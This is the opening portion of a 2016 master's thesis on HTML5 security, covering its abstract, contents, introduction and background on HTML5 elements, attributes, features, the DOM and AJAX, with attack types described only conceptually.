SECURITY ANALYSIS OF HTML5 ELEMENTS, ATTRIBUTES, AND FEATURES

SAADALLAH DARWESH AHMED

SEPTEMBER 2016

SECURITY ANALYSIS OF HTML5 ELEMENTS, ATTRIBUTES, AND FEATURES

A THESIS SUBMITTED TO
THE GRADUATE SCHOOL OF NATURAL AND APPLIED
SCIENCES OF
ÇANKAYA UNIVERSITY

BY
SAADALLAH DARWESH AHMED

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS FOR THE
DEGREE OF
MASTER OF SCIENCE
IN
THE DEPARTMENT OF
COMPUTER ENGINEERING

SEPTEMBER 2016

Title of the Thesis: **Security Analysis of HTML5 Elements, Attributes and Features.**

Submitted by **Saadallah Darwesh AHMED**

Approval of the Graduate School of Natural and Applied Sciences, Çankaya University.

Prof.Dr. Halil Tanyer EYYUBOĞLU
Director

I certify that this thesis satisfies all the requirements as a thesis for the degree of Master of Science.

Prof. Dr. Müslim BOZYİĞİT
Head of Department

This is to certify that we have read this thesis and that in our opinion it is fully adequate, in scope and quality, as a thesis for the degree of Master of Science.

Assist. Prof. Dr. Murat SARAN
Supervisor

Examination Date: 19.09.2016

Examining Committee Members:

Assist. Prof. Dr. Murat SARAN (Çankaya Univ.)

Doç. Dr. Hadi Hakan MARAŞ (Çankaya Univ.)

Assist. Prof. Dr. Gökhan ŞENGÜL (Atılım Univ.)

STATEMENT OF NON-PLAGIARISM

I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.

Name, Last Name : Saadallah D. AHMED

Signature :

Date : 19.09.2016

ABSTRACT

SECURITY ANALYSIS OF HTML5 ELEMENTS, ATTRIBUTES AND FEATURES

Saadallah Darwesh AHMED

M.Sc., Department of Computer Engineering

Supervisor: Assist. Prof. Dr. Murat SARAN

September 2016, 63 pages

The aim of this research is analyzing the security of new HTML5 elements, attributes and features. Another aim of this research is finding how every HTML5 code can be attacked for creating new attacking patterns and exploiting possible vulnerabilities. These findings help web developers to understand how new HTML5 features are affected the current state of web security and how current available prevention techniques can set down possible threats. In this study, firstly, the current HTML5 standard was reviewed and security issues according to principles of web security were detected. After analyzing these findings, the results show that there are security issues in some HTML5 features that can be used by attackers for creating new high-risk and low-risk attacks. The results also show that some new HTML5 features provide more capabilities for some known attacking techniques. According to our analyses, widely available cross-site scripting attacks can be prevented at client-side by switching prevention technique from server-side to the browser prevention techniques. These findings increase our understanding of how adding capabilities to client-side programming affects the security of web applications.

Keywords: *HTML5, HTML5 Vulnerability, HTML5 Security Analysis.*

ÖZ

HTML5 ELEMANLARININ NİTELİKLERİ VE ÖZELLİKLERİNİN GÜVENLİK ANALİZİ

Saadallah Darwesh AHMED
Yüksek Lisans, Bilgisayar Mühendisliği Anabilim Dalı
Tez Yöneticisi: Yrd. Doç. Dr. Murat SARAN
Eylül 2016, 63 sayfa

Bu araştırmanın temel amacı, yeni HTML5 elemanlarının nitelikleri ve özelliklerinin güvenlik analizini yapmaktır. Bu araştırmanın bir diğer amacı, HTML5 kodları kullanarak yeni saldırı desenleri oluşturmak ve olası güvenlik açıklarından korunmak için yol göstermektir. Bu çalışmanın bulguları, web geliştiricileri için HTML5'in yeni özelliklerinin web güvenliğinin mevcut durumunu nasıl etkilediğini ve olası tehditleri belirlemek için alınacak önlemleri anlamak için yardımcı olmaktadır. Bu çalışmada, öncelikle mevcut HTML5 standardı gözden geçirilmiş ve web güvenliği esaslarına göre güvenlik sorunları tespit edilmiştir. Bu çalışmanın sonuçları yeni yüksek riskli ve düşük riskli saldırı teknikleri oluşturmak için saldırganlar tarafından kullanılabilecek bazı HTML5 özelliklerinin güvenlik sorunları olduğunu göstermektedir. Sonuçlar ayrıca bazı HTML5 özelliklerinin bilinen saldıran teknikleri için daha fazla olanak sağladığını göstermektedir. Analizlerimize göre, yaygın olarak kullanılan "cross-site scripting" saldırıları sunucu tarafında korunma teknikleri yerine tarayıcı önleme tekniklerini kullanarak istemci tarafında önlenebilir. Bu bulgular, web uygulamalarına istemci tarafı programlama yetenekleri ekleyerek güvenliğin nasıl artırılabileceğini göstermektedir.

Anahtar Kelimeler: HTML5, güvenlik analizi, güvenlik açığı

ACKNOWLEDGEMENTS

Many thanks to my family for their valuable support during my study abroad. Also, thanks to all my instructors that helped us in our academic studying. Special thanks to my thesis advisor Assist. Prof. Dr. Murat SARAN. Finally, thanks to all authors that I cited their works in this thesis.

TABLE OF CONTENTS

STATEMENT OF NON-PLAGIARISM iii
ABSTRACT iv
ÖZ v
ACKNOWLEDGEMENTS vi
TABLE OF CONTENTS vii
CHAPTERS vii
LIST OF TABLES ix
LIST OF FIGURES ix
LIST OF ABBREVIATIONS x

CHAPTERS

CHAPTER 1 1
INTRODUCTION 1
1.1 Scope of work 2
1.1.1 Information Source 2
1.1.2 Web 2.0 2
1.1.3 HTML5 as a Hacking Tool 2
1.1.4 Assumptions 3
1.2 The Problem Statement 3
1.3 Approach 4
1.4 Outcome 4
CHAPTER 2 5
BACKGROUND AND REVIEW OF LITERATURE 5
2.1 Related Works 5
2.2 Literature 6
2.2.1 World Wide Web (WWW) 6
2.2.2 HTML5 8
2.2.3 Features of HTML5 12
2.2.4 JavaScript 15

2.2.5 Document Object Model (DOM) ... 15
2.2.6 AJAX (XMLHttpRequest) ... 16
2.2.7 HTTP Protocol ... 16
2.2.8 Web Browser ... 16
2.2.9 Server side Programming Languages ... 17
2.2.10 Client side Programming Languages ... 18
2.2.11 SQL Injection Attack ... 19
2.2.12 Cross-Site Scripting Attack (XSS) ... 20
2.2.13 Clickjacking Attack ... 22
2.2.14 Cross-Origin Resource Sharing (CORS) ... 22
CHAPTER 3 ... 23
THEORY ... 23
3.1 Information Resource ... 23
3.1.1 HTML Specification ... 23
3.1.2 Other Resources ... 23
3.2 Theory ... 23
3.2.1 Assumptions ... 23
3.2.2 Proof of concept (POC) ... 24
3.2.3 Dynamic Web Applications ... 25
CHAPTER 4 ... 26
ANALYSIS AND DESIGN ... 26
4.1 Testing HTML5 against knowing attack patterns ... 26
4.1.1 Cross-site scripting attack (XSS) ... 26
4.1.2 Cross-site request forgery (CRSF) Attack ... 27
4.1.3 Clickjacking ... 30
4.2 HTML5 Security Analysis ... 31
4.2.1 Cross-origin Resource Sharing (CORS) ... 31
4.2.2 Server-Sent Events (SSE) ... 36
4.2.3 Cross-document messaging ... 38
4.2.4 Web storage ... 40
4.2.5 Client identification ... 41

4.2.6 HTML5 Semantics and other relevance feature 42
4.3 Prevention Mechanisms 44
4.3.1 Introduction 44
4.3.2 Cross-site scripting attack 45
4.3.3 Cross-Site Request Forgery (CSRF) 48
4.3.4 Clickjacking 49
CHAPTER 5 51
RESULTS AND CONCLUSIONS 51
5.1 Results 51
5.1.1 Strength of HTML5 against known attacking patterns 51
5.1.2 Security issues of HTML5 52
5.2 Conclusions 56
REFERENCES......................................58

LIST OF TABLES

TABLE 1: UNIFORM RESOURCE IDENTIFIER (URI) ... 6
TABLE 2: HTML ELEMENTS ... 9
TABLE 3: HTML5 ATTRIBUTES ... 10
TABLE 4: HTML5 FEATURES ... 12
TABLE 5: DOM TREE ... 15
TABLE 6: SPECIFICATION OF USED PCS ... 24
TABLE 7: SANDBOX SYNTAX AND RESTRICTIONS ... 49
TABLE 8: CLICKJACKING PREVENTION MECHANISMS ... 50
TABLE 9: STRENGTH OF HTML5 AGAINST KNOWN ATTACKING PATTERNS ... 51
TABLE 10: SECURITY ISSUES OF HTML5 ... 53
TABLE 11: HTML5 FEATURES AND ATTACKING PATTERNS ... 54

LIST OF FIGURES

FIGURE 1: UA WORKING GUIDELINE 8
FIGURE 2: DOM TREE [31] 15
FIGURE 3: COMPONENTS OF WEB BROWSER [37] 17
FIGURE 4: JAVASCRIPT CONFIRMATION WINDOW 19
FIGURE 5: CLICKJACKING TECHNIQUE 22
FIGURE 6: CRSF ATTACK USING <IMG> TAG 28
FIGURE 7: CSRF ATTACK USING XMLHTTPREQUEST 30
FIGURE 8: WEB-BASED DDOS ATTACK USING CROSS-ORIGIN REQUESTS . 33
FIGURE 9: ATTACK ON BEHALF OF USER USING CROSS-ORIGIN REQUEST 34
FIGURE 10: NETWORK SCANNING USING CROSS-ORIGIN REQUESTS 34
FIGURE 11: INFORMATION THEFT USING CROSS-ORIGIN REQUESTS 35
FIGURE 12: SERVER-SENT EVENTS CONNECTION 36
FIGURE 13: SERVER-SENT EVENTS FOR SENDING SENSITIVE DATA 37
FIGURE 14: SERVER-SENT EVENTS WITH CORS 37
FIGURE 15: CROSS-DOCUMENT MESSAGING 38
FIGURE 16: MALICIOUS CODE SNIFFING CROSS-DOCUMENT MESSAGE TRAFFIC 39
FIGURE 17: SUMMARY OF OWASP XSS PREVENTION RULES 46
FIGURE 18: SUMMARY OF OWASP OUTPUT ENCODING RULES 47
FIGURE 19: SUMMARY OF OWASP CLIENT-SIDE DOM BASED XSS PREVENTION RULES 48

LIST OF ABBREVIATIONS

- ASP Active Server Pages
- AJAX Asynchronous JavaScript and XML
- API Application Programming Interface
- CORS Cross-origin resource sharing
- CSRF Cross-site request forgery
- CSS Cascading Style Sheets
- DOM Document Object Model
- DoS Denial of Service
- DDoS Distributed Denial of Service
- GUI Graphical User Interface
- HTML Hypertext Markup Language
- HTTP Hyper Text Transfer Protocol
- HTTPs Hyper Text Transfer Protocol Secure sockets
- JSON JavaScript Object Notation
- OWASP Open Web Application Security Project
- PHP Personal Home Page
- SQL Structured query language
- SOP Same-origin policy
- SSE Server-Sent Events
- SSL Secure Sockets Layer
- URI Uniform Resource Identifier
- UA User Agent
- UI User Interface
- WWW World Wide Web
- W3C World Wide Web Consortium
- WHATWG Web Hypertext Application Technology Working Group
- XSS Cross-site scripting
- XML Extensible Markup Language

CHAPTER 1

INTRODUCTION

Latest interest on dynamic websites have forced W3C (World Wide Web Consortium) to modernize HTML and APIs which required for creating new web applications; formerly web applications were developed by writing long and complex codes. However, lack of features and restricted capacity of HTML4 led to presenting a new form of World Wide Web markup language which is called (HTML5), the fifth version of HTML standards. Because of its new functionalities and features, HTML5 has become very popular in a short period of time.

Mozilla classified HTML5 into eight categories according to their various functionality, like: semantics, connectivity, offline and storage, multimedia, 2D/3D graphics and effects, performance and integration, device access, and styling. These features can be seen as powerful tools for future websites and web applications. In addition to giving powerful features, it also gives new attacking opportunities by using old hacking patterns and creating new patterns based on vulnerabilities of new HTML5 features. Dynamic websites and web-applications will stay in risk while HTML5 fix all its bugs and vulnerabilities. The main aim of this study is examining security bugs of new HTML5 by detecting and analyzing new elements, features and attributes that are used in websites or web-applications which these are causes to security issues.

Another aim of this research is providing successful prevention mechanisms for all conceivable HTML5 vulnerabilities. The prevention mechanisms are applied through writing real programming scenarios by using HTML5, JavaScript, and PHP. To obtain a more accurate conclusion, the final result of this project is defining HTML5 security levels in different real live scenarios. The recent techniques and tools are being used in this thesis.

1.1 Scope of work

1.1.1 Information Source

HTML5 is finalized in October 2014 by World Wide Web Consortium (W3C) and Web Hypertext Application Technology Working Group [1].

1.1.2 Web 2.0

The latest researches have shown that security issues are mostly seen in dynamic website contents; here it mostly refers to Web 2.0, such as blogs, Social Medias, wikis because static html websites only present static data text, image and multimedia files [2]. This information is not allowing users to participate in creating dynamic content, deleting or editing data. Bearing in mind these reasons, in this research we are not focusing on server-side programming bugs or issues in programming languages like ASP and PHP. Thus this research addresses security issues for markup language that are used in creating web pages, including HTML5 and JavaScript.

1.1.3 HTML5 as a Hacking Tool

HTML5 is not vulnerable in itself if it is not used for creating dynamic context websites. It is important to know that although HTML4 or HTML5 are not similar to server-side scripts for penetrating such websites, they can be used for attacking in other different ways, such as:

1. Code Injection Attack: injecting malicious code can be used for several attacking purposes but that depend on the vulnerabilities of the target website.
2. Cross Site Request Forgery (CSRF): attacking target websites from various domains using normal HTML4 elements or new XMLHttpRequest Level 2 for HTML5.
3. Other methods that uses HTML features for attacking vulnerable websites.

Thus, vulnerable dynamic websites can be attacked using HTML as described above. Injecting malicious code into vulnerable website leads the website and the users that are

visiting that website to compromise; this can be explained as the vulnerable website is not filtering used input(s) then injected malicious code leads to attacking the user who is visiting that website.

In this context, new features of HTML5 helps the attacker to use different attacking patterns like CORS (Cross-origin resource sharing) feature that allows communication between different domains via the browser. If such malicious code is designed to capture the user's cookie, the cookie can be sent to the attacker's remote website. In this scenario, HTML5 features help the attacker to use HTML5 as a new hacking tool.

1.1.4 Assumptions

Presume that all operations are done on a normal computing device with the following options:

1. Any type of operating systems.
2. Device's browser supports HTML5 features.
3. Protected by Firewall and Antivirus.
4. User has average knowledge about internet.

1.2 The Problem Statement

According to WHATWG [1]: "when HTML is used to create interactive sites, care needs to be taken to avoid introducing vulnerabilities", therefore HTML5 opens new security issues regarding the previous known attacks and bugs of the earlier versions of HTML. For example: WHATWG [1] laid out some conceivable abuse attacks when user input(s) in web pages are not validated such as: Cross-Site Scripting (XSS), SQL injection, Cross-Site request forgery (CSRF), and Clickjacking.

An important question that comes to mind about HTML5 is: are HTML5 features add new attacking methods to current attacking patterns or it increases web safety and prevent common attacking ways? From this perspective, the new HTML5 features need to be studied for detecting and analyzing security bugs regarding cases that happen in the real world.

1.3 Approach

The results of this research define theoretical security issues of HTML5 elements, attributes and features which are published by WHATWG and W3C, then proving them by using real scenarios and real web applications that are similar to the real world. HTML4, currently, has numerous attacking patterns. In this research, these patterns will be also tested on HTML5, consequently developing some new attacking patterns for exploiting HTML5 vulnerabilities.

The Code Injecting Attack is the main attacking pattern that is used by assuming that the attacker has skills to inject harmful codes into a web page. While the user visits that web page, the harmful code will execute inside the visitor's browser, then the attacking process will begin into the user's machine. There are many attacking ways that can be occurred by code injection pattern, such as: cookie stealing, session hijacking, user redirection, frame tampering, click jacking, and more.

1.4 Outcome

The primary goal of this research is security analysis for new HTML5 elements, attributes and features. In addition:

- Determining how HTML5 remain strong against common hacking attacks, then this question will be answered: Does HTML5 security prevents known attacking patterns that worked on HTML4?
- Identifying new security bugs of HTML5.
- Arrange all security bugs of HTML5 and specify every bug.
- At the end, providing the practical prevention solutions.

These outcomes lead to better understanding HTML5 security issues for the websites that are built with HTML5.

CHAPTER 2

BACKGROUND AND REVIEW OF LITERATURE

2.1 Related Works

A study on HTML5 web security by Philippe De Ryck, Lieven Desmet, Pieter Philippaerts, and Frank Piessens [3] identified approximately 50 security threats and issues in their research paper for 13 WC3 specifications including HTML5 new features (Web Messaging, Cross-Origin Resource Sharing, Geo-location, Web Storage, Media Capture, and Widgets). The analysis found 25 cases of unprotected access to sensitive information; 8 cases of potential threats in isolated properties; 10 permission inconsistency cases; and 8 issues concerning user involvement. This paper provides correct security analysis of HTML5 new features and elements theoretically, while it does not provide any code-based examples for detailed explanation and how these issues can be abused by attackers in real scenarios.

Another study on HTML5's IndexedDB by Dr. Jeremy Ellman et al. [4] found possible vulnerabilities and attacks using XSS to steal sensitive data that stored in the client's IndexedDB storage. They also outlined that downfalls of same origin policy exists in HTML5's IndexedDB that allows malicious code to attack internal storage. The paper discussed possible vulnerabilities of HTML5's IndexedDB feature and lack of same-origin policy that does not prevent some attacks; they have also provided a solution framework that can be used as an extension to browser for additional security enhancement. The research has provided correct security analysis for IndexedDB, however this research does not provide any proof-of-concept particularly for the finding that HTML5 lacks in the Same-Origin Policy.

Michael Schmidt [5] explains that HTML5 new features introduce new security threats and more attacking capabilities with successful cross-site-scripting attack like accessing local storage. He also found possibilities of new attacking vectors such as CSRF attack against user agent (browser) because of HTML5’s new features. This paper provides impartial security analysis of HTML5 features and exploits with proof-of-concept in the

appendix section. This work might have similarities with this research in general but has substantial differences in methods used for analyzing HTML5 security, HTML5 features, attacking scenarios, and prevention mechanisms. Additionally, there might be some changes in the HTML5 specification like fixes and improvements that no longer exploitable.

2.2 Literature

Reviewing required subjects and information related to this thesis.

2.2.1 World Wide Web (WWW)

WWW or Web is resources in different formats that shared on a network.

1. **Uniform Resource Identifier (URI):** The mechanism which resources shared on is called URI, it comprised of three parts: HTTP (Hyper Text Transfer Protocol), domain name, default port number 80 [6], path name and file name. For example: http://www.example.com:80/pathname/filename.html Table 1 shows detailed description.

Table 1: Uniform Resource Identifier (URI)

URI Parts	Description
HTTP	Hyper Text Transfer Protocol (HTTP): is a standard protocol for transferring web resources over the network. HTTP scheme is for locating the resource in the network via the HTTP protocol (RFC 2616, 1999, p.18) [6].
www.example.com	example.com is a domain name which is refer to host address.

Table 2: Uniform Resource Identifier (URI) (Cont.)

80	The default port number of which a web server provides that service. (RFC 2616m 1999, p.12)[6].
/pathname/filename.html	If HTTP used at beginning of the URI, it means that it's an absolute URI that shows full path of the resources, while, relative URI also can be used for locating the resources, in this example: the path is absolute that provides direct path to the resource.

2. **Protocol:** The protocol provides access to named URI over the network, the common protocol is HTTP that uses the default port TCP 80.
3. **Hypertext:** its non-linear text writing that contains hyper links to other recourses [7]. HTML (Hypertext Markup Language) is the web's launching language that used for making websites, it contains several HTML tags which can be used for creating elements, every element in HTML has different syntax and attributes for describing the properties of that element. An example of HTML element: Text, the tag represents bold text according to HTML specification, represents closing tag for previous tag, every text between these HTML tags are rendering by user agent then make the text bold.
4. **User Agent:** User agent is a computer software that is used for viewing and accessing web pages or resources [8], viewing web pages needs an interpreter to run HTML codes, this user agent software called web browser, like: Internet Explorer, Mozilla Firefox, Google Chrome, and Opera.

   Figure 1 represents simple User Agent working guideline while sending Hypertext Transfer Protocol request then receiving the response:




Figure 1: UA Working guideline

2.2.2 HTML5

2.2.2.1 Language structures

The primary language to create web pages is called Hypertext Markup Language (HTML); it is a non-linear language that contains different HTML tags with each tag represents a visual component. HTML is writing with a plain text inside a text document file, but while the plain file opened with web browser, the browser converts HTML tags to visual components. The simple structure of HTML document is separated into two main sections: head and body. The first section is head and it is not visible; tags in this section will not appear, only tags in body section will appear in the web page via web browser.

2.2.2.2 HTML Elements

According to WHATWG, HTML5 is divided into several categories:

1. Document elements
2. Document metadata
3. Sections
4. Grouping content
5. Text-level semantics

6. Links
7. Edits
8. Embedded content
9. Tabular data
10. Forms
11. Interactive elements
12. Scripting
13. Custom elements
14. Common idioms without dedicated elements
15. Matching HTML elements using selectors and CSS

List of HTML5 elements supplied in WHATWG, HTML Living Standard 2016 represents in Table 2.

Table 3: HTML Elements

Categories	**Elements**
Root Element	<html>
Head part elements (Invisible part)	
Document Metadata	<head>, <title>, <base>, <link>, <meta>, <style>, <script>, <nonscript>
Body elements (Visible part)	
Sections	<body>, <article>, <section>, <nav>, <aside>, <h1-6>, <hgroup>, <header>, <footer>, <address>
Grouping content	<p>, <hr>, <pre>, <blockquote>, , , , <dl>, <dt>, <dd>, <figure>, <figcaption>, <div>
Text-level semantics	<a>, <em>, <strong>, <small>, <s>, <cite>, <q>,<dfn>, <abbr>, <date>, <time>, <code>, <var>, <samp>, <kbd>, <sub>, <i>, <b>, <u>, <mark>, <ruby>, <rp>, <rt>, <bdi>, <bdo>, <span>, , <wbr>
Edits	<ins>, <del>

Table 4: HTML Elements (Cont.)

Embedded content	<img>, <iframe>, <embed>, <object>, <param>, <vidio>, <audio>, <source>, <track>, <canvas>, <map>, <area>
Tabular data	<table>, <caption>, <colgroup>, <col>, <tbody>, <thead>, <tfoot>, <tr>, <td>, <th>
Forms	<form>, <fieldset>, <legend>, <label>, <input>, <button>,<select>, <datalist>, <optgroup>, <option>, <textarea>,<keygen>, <output>, <progress>, <meter>
Interactive elements	<details>, <summary>, <menu>, <menuitem>
Links	<a>, <area>

2.2.2.3 Attributes

Attributes are a couple of names and values which are isolated by equal symbol (=), the aim of attributes is modifying element's specifications, for example: the following syntax displays title, style and id attributes for an HTML paragraph (<p>) tag.

```
<p title="This is a paragraph" style="color:red" id="pa1"> Sample Paragraph </p>
```

Attributes are categorized into three groups by WHATWG: global attributes, event handler attributes, and specific attributes, list of all HTML5 attributes supplied in WHATWG, HTML Living Standard 2016 [9]. Table 3 represents HTML attributes.

Table 5: HTML5 Attributes

Categories of HTML5 attributes	Attributes
1- Global	accesskey, class, contenteditable, contextmenu, dir, draggable, dropzone, hidden, id, inert, itemid, itemprop, itemref, itemscope, itemtype, lang, spellcheck, style, tabindex, title, translate

Table 6: HTML5 Attributes (Cont.)

2- Event Handler	onabort, onafterprint, onbeforeprint, onbeforeunload, onblur, onblur, oncancel, oncanplay, oncanplaythrough, onchange, onclick, onclose, oncontextmenu, oncuechange, ondblclick, ondrag, ondragend, ondragenter, ondragleave, ondragover, ondragstart, ondrop, ondurationchange, onemptied, onended, onerror, onerror, onfocus, onfocus, onfullscreenchange, onfullscreenerror, onhashchange, oninput, oninvalid, onkeydown, onkeypress, onkeyup, onload, onload, onloadeddata, onloadedmetadata, onloadstart, onmessage, onmousedown, onmousemove, onmouseout, onmouseover, onmouseup, onmousewheel, onoffline, ononline, onpagehide, onpageshow, onpause, onplay, onplaying, onpopstate, onprogress, onratechange, onreset, onresize, onscroll, onscroll, onseeked, onseeking, onselect, onshow, onsort, onstalled, onstorage, onsubmit, onsuspend, ontimeupdate, onunload, onvolumechange, onwaiting
3- Other	a, abbr, accept, accept-charset, action, allowfullscreen, alt, async, autocomplete, autocomplete, autofocus, autoplay, challenge, charset, charset, checked, cite, cols, colspan, command, content, controls, coords, crossorigin, data, datetime, datetime, default, defer, dirname, disabled, download, enctype, for, for, form, formaction, formenctype, formmethod, formnovalidate, formtarget, headers, height, high, href, href, href, hreflang, http-equiv, icon, inputmode, ismap, keytype, kind, label, list, loop, low, manifest, max, max, maxlength, media, mediagroup, method, min, min, multiple, muted, name, name, name, name, name, name, novalidate, open, open, optimum, pattern, ping, placeholder, poster, preload, radiogroup, readonly, rel, required, reversed, rows, rowspan, sandbox, scope, scoped, seamless, selected, shape, size, sizes, span, src, srcdoc, srclang, srcset, start, step, target, target, target, type, type, type, type, type, type, typemustmatch, usemap, value, value, value, value, value, value, width, wrap

2.2.3 Features of HTML5

Mozilla Developer Network (MDN) has classified HTML5 features into eight different categories: Semantics, Connectivity, Offline and Storage, Multimedia, 3D Graphics and Effects, Performance and Integration, Device Access, and Styling. Table 4 outlines all HTML5 features that will be analyzed in this paper, it includes features that are published by WHATWG [10]:

Table 7: HTML5 Features

Features	**Description**
Semantics	Includes new elements for sections and outlines, native supports for audio and video, more form data type inputs for built-in validation, and finally, improved iframe with sandbox and seamless.
Connectivity	• **Server-sent events:** provides ability to receive pushed messages from server through JavaScript **EventSource** interface, the message format (MIME type) is proposed to be plain text/event-stream [11]. • **Web sockets:** provides bidirectional communications between server-side and client-side (web application) for exchanging and processing data. The JavaScript interface is called Web-Socket that uses 'ws' scheme for opening connection with server [12]. • **Cross-document messaging:** its new messaging system between documents from different origins (domains), this communication most often occurs between frames from different origins in the same browser window [13]. • **Channel messaging:** it’s a messaging system between documents from different origin where they are not in the same page but running in different browsing contexts [14].

Table 8: HTML5 Features (Cont.)

Multimedia	**Audio and Video**: HTML5 implemented native support for embedding audio and video files without installing any third-party extension or plug-in. Audio files can be embedded using <audio> element [15], while, Video files can be embedded using <video> element [16].
Offline and Storage	• **Offline web applications:** this feature provides ability to save web pages on local disk for offline browsing. Its cache manifest that provides options for caching static files, and excluding dynamic content to always use network connection [17]. • **Web storage (session storage, local storage):** According to Web storage specification [18]: web storage provides two mechanisms for storing name-value pairs that are similar to HTTP session cookies of which they are saved on client machine for different purposes. The first storage mechanism (Session storage) works like normal session cookie when user closes the browser tab, the session will be destroyed; furthermore, session storage provides more storage capacity than normal session cookie, also, when user opening same site in two different browsers, each window uses its own session. The second mechanism (local storage) can be used as permanent storage even the browser window closed; in addition, local storage can be used for sharing same name-value pairs between multiple windows of the same site.

Table 9: HTML5 Features (Cont.)


3D Graphics and Effects	HTML5 supports drawing 2D/3D graphics using HTML elements and scripts, the <canvas> element can be used for drawing 2D graphics, WebGL API for rendering 3D graphics, and also SVG for scalable and animated 2D images [19].
Performance and Integration	• **Web Workers**: It's an API that allows running JavaScript code in the background independently; this feature can be used for running scripts that requires long-time without any user interaction [20]. • **Cross-Origin Resource Sharing (CORS)**: its new mechanism that allows client-side request for cross-origin resources, the mechanism includes specification for client-side, user agent, and server to handle cross-origin requests [21]. • **XMLHttpRequest:** is a JavaScript object for sending HTTP request and receiving the response in the background without page refresh, it supports to retrieve any type of data using different protocols (HTTP, HTTPS, FTP, and file) [22].
Device Access	• **Geolocation API:** "provides scripted access to geographical location information associated with the hosting device" [23]. • **Media Capture and Streams:** Media Capture and Streams APIs are set of JavaScript APIs that can request access to local multimedia devices such as (Video Camera, Web Cam, and Microphone) for real time communications, this allows Web application to use these media streams without depending on any third-party applications and manipulate [24]. • **File API:** File API are set of JavaScript interfaces (APIs) that can access file objects such as file content and file attributes (size, name, last modified, etc.). These objects can be processed by JavaScript that enables web application to programmatically handles file objects [25].

2.2.4 JavaScript

JavaScript is a lightweight programming language that commonly used for web pages as scripting language, it's standardized by ECMA (European Computer Manufacturers Association) International, last updated in 2016 [26], [27]. JavaScript is the main concern of security for client-side because most attack patterns use malicious JavaScript code such as redirecting user to another location, altering form action, stealing cookie, and accessing user inputs. Therefore, without support from JavaScript, cross-site scripting attack will be unavailable and the only possible attack will be CSRF Attack.

2.2.5 Document Object Model (DOM)

"DOM is a platform and language-neutral interface" [28], in another phrase, "DOM is an application programming interface (API) for valid HTML and well-formed XML documents" [29]. The primary goal of DOM is to describe document hierarchy structure as node objects.



```
<html>
<head>
  <title>My document</title>
</head>
<body>
  <h1>Header</h1>
  <p>Paragraph</p>
</body>
```


Figure 2: DOM Tree [31]

Table 10: DOM Tree

DOM tree structure starts with a document which is the parent element of all elements, then first child HTML is coming, the HTML is a parent of HEAD and BODY. By using JavaScript, we can access the first h1 tag in the DOM. [30]

```
<script type="text/javascript">
var h1= document.getElementsByTagName("H1");

// Get the first h1 element with item(0)
var first_h1 = h1.item(0);

// Accessing to the content of h1
var first_h1_content = first_h1.firstChild.data;

// Change h1 Data Content
first_h1.firstChild.data = 'New Content.';
</script>
```

2.2.6 AJAX (XMLHttpRequest)

The phrase AJAX stands for (Asynchronous JavaScript and XML), it uses XMLHttpRequest object to establish asynchronous communication with server-side scripts [32]. The primary function of AJAX is to send individual HTTP requests using scripts in the background, this operation helps the web developers to send and receive data to servers without reloading the page [33].

XMLHttpRequest object: The XMLHttpRequest object is an Application Programming Interface (API) that is used for fetching resources [34]. It sends and receives data in different formats, like: HTML, XML, JSON and text files [35].

2.2.7 HTTP Protocol

HTTP stands for Hypertext Transfer Protocol, it is an application level that used for transforming (send/receive) information between the server and client that has been used by World-Wide-Web (RFC 2616, 1999, p.7) [6].

2.2.8 Web Browser

Web browser is a GUI software application which is using for requesting web resources then showing resources in browser window. The web resources marked up by HTML

which is plain text inside resource file, therefore viewing HTML files without web browser is just a plain text without presentation. Alan Grosskurth and Michael W. Godfrey in their research [36] derived eight major subsystems of web browser's reference architecture that considered as the main component of web browser, such as: User Interface, Browser Engine, Rendering Engine, Networking Subsystem, JavaScript Interpreter, XML Parser, Display Backend, and Data Persistence. Figure 3 represents each subsystem and their basic flow of functionality:

